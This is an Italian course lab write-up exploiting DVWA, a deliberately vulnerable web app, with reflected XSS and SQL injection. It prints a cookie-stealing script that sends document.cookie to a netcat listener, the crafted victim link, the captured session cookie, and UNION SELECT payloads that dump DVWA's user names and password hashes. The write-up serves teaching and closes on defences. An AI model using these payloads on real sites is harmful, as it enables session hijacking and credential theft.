S6.L2 La fase di exploit/ XSS e SQL Injection


Traccia: Esercizio Traccia Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.
Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.
La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (non blind).


XSS Reflected:


Dopo aver abbassato a low la sicurezza della DVWA vado su XSS reflected ed eseguo i seguenti passaggi:

Inserisco il mio nome per vedere l'output




Adesso verifico se la pagina presenta la vulnerabilità quando vado ad inserire il codice.





la stringa inserita viene visualizzata in grassetto e questo sta a significare che la pagina sicuramente interpreta il linguaggio in HTML e Javascript

Codice malevolo:



Passo 1: Scrittura del Codice Malevolo

Obiettivo:

- Scrivo un codice malevolo per rubare informazioni dalla macchina vittima, in questo caso, i cookie del browser.

Codice Malevolo:

<script>window.location="http://127.0.0.1:12345/index.html?param1=" + document.cookie;</script>

- Questo script reindirizza la vittima a un server controllato dall'attaccante e passa i cookie come parametro GET.
-

Passo 2: Composizione del Link da Inviare alla Vittima

Link Composto:
http://192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>window.location='http://127.0.0.1:12345/index.html?param1='+document.cookie;</script>

Questo link contiene il payload XSS che reindirizza la vittima e ruba i cookie.

Passo 3: Avvio del Server di Ascolto

Configurazione del Server:

- Utilizzo il comando nc (netcat) per avviare un server di ascolto sulla porta 12345

nc -l -p 12345

Questo comando avvia un listener su localhost che riceverà le richieste HTTP contenenti i cookie

Passo 4: Test dell'Exploit

Invio del Link Malevolo:

- Invio il link malevolo alla vittima. Quando la vittima apre il link, il codice malevolo viene eseguito.

Verifica dei Cookie Rubati:

- Quando la vittima apre il link, il browser esegue lo script e reindirizza a http://127.0.0.1:12345/index.html?param1=COOKIE.
- Il server di ascolto (nc) riceve la richiesta HTTP contenente i cookie della vittima.

Output del Comando nc:

- L'output mostra la richiesta HTTP ricevuta, inclusi i cookie della vittima

GET /index.html?param1=security=low;%20PHPSESSID=b8d7ec880b541795468285a450e48477 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/


Conclusione

- Obiettivo Raggiunto:
    - Il codice malevolo ha reindirizzato la vittima e ha inviato i cookie al server controllato dall'attaccante.
    - Il server di ascolto ha ricevuto e visualizzato i cookie della vittima, dimostrando la vulnerabilità XSS e la possibilità di rubare informazioni sensibili.


Questo esercizio evidenzia l'importanza di proteggere le applicazioni web dalle vulnerabilità XSS per evitare il furto di informazioni sensibili come i cookie di sessione.

SQL Injection


Inizio facendo un test vedendo il server come risponde




Testo una query per vedere se è presente o meno una vulnerabilità




' UNION SELECT null FROM users#



' UNION SELECT null null FROM users#



' UNION SELECT user, password FROM users#



Riepilogo

Verifica della Vulnerabilità
Test di Base:

- Inserimento dell'ID utente: Inserendo 1 nel campo "User ID" e cliccando su "Submit", ho verificato che l'applicazione restituisce i dettagli dell'utente con ID 1.
- Test con Iniezione SQL: Inserendo 1' OR '1'='1 nel campo "User ID", ho testato se il sito è vulnerabile alla SQL Injection. Questo input è progettato per sempre restituire TRUE, quindi dovrebbe mostrare tutti gli utenti.

Risultato:

- L'applicazione ha restituito i dettagli di tutti gli utenti, confermando la vulnerabilità alla SQL Injection.

Test con UNION SELECT:
Prima Prova:
Codice:' UNION SELECT null FROM users#

- Risultato: Errore perché il numero di colonne nella query SELECT originale non corrisponde al numero di colonne nel UNION SELECT.

Correzione:
Codice Corretto:' UNION SELECT user, password FROM users#

- Risultato:
    - L'applicazione ha restituito i nomi utente e le password dalla tabella users.

Visualizzazione dei Dati Sensibili
Esecuzione Finale:
Codice Iniettato:' UNION SELECT user, password FROM users#

- Risultato Finale:
    - L'applicazione ha visualizzato una lista di nomi utente e password:
        - admin : 5f4dcc3b5aa765d61d8327deb882cf99
        - gordonb : e99a18c428cb38d5f260853678922e03
        - 1337 : 8d3533d75ae2c3966d7e0d4fcc69216b
        - pablo : 0d107d09f5bbe40cade3de5c71e9e9b7
        - smithy : 5f4dcc3b5aa765d61d8327deb882cf99

Spiegazione Dettagliata

1. Verifica della Vulnerabilità:
    - Ho iniziato con un test di base inserendo 1 per verificare il funzionamento normale.
    - Ho usato 1' OR '1'='1 per vedere se l'applicazione è vulnerabile a SQL Injection. Questo input manipola la query SQL per restituire tutti i record.
2. Test con UNION SELECT:
    - Il primo tentativo con UNION SELECT null FROM users# ha causato un errore perché il numero di colonne non corrispondeva.
    - Correggendo il codice a UNION SELECT user, password FROM users#, ho abbinato il numero di colonne e ottenuto i dati sensibili.

3. Recupero dei Dati Sensibili:
    - Inserendo il codice corretto, l'applicazione ha eseguito una query SQL manipolata che ha unito i risultati della tabella users con quelli della query originale.
    - Ho ottenuto i nomi utente e le password, dimostrando che la vulnerabilità permette di accedere a dati sensibili del database.

Conclusione:

- Dimostrazione di SQL Injection:
    - L'esercizio ha dimostrato come una vulnerabilità SQL Injection possa essere sfruttata per accedere a dati sensibili.
    - È stata evidenziata l'importanza di proteggere le applicazioni web contro queste vulnerabilità utilizzando misure come la sanitizzazione degli input e le query parametrizzate.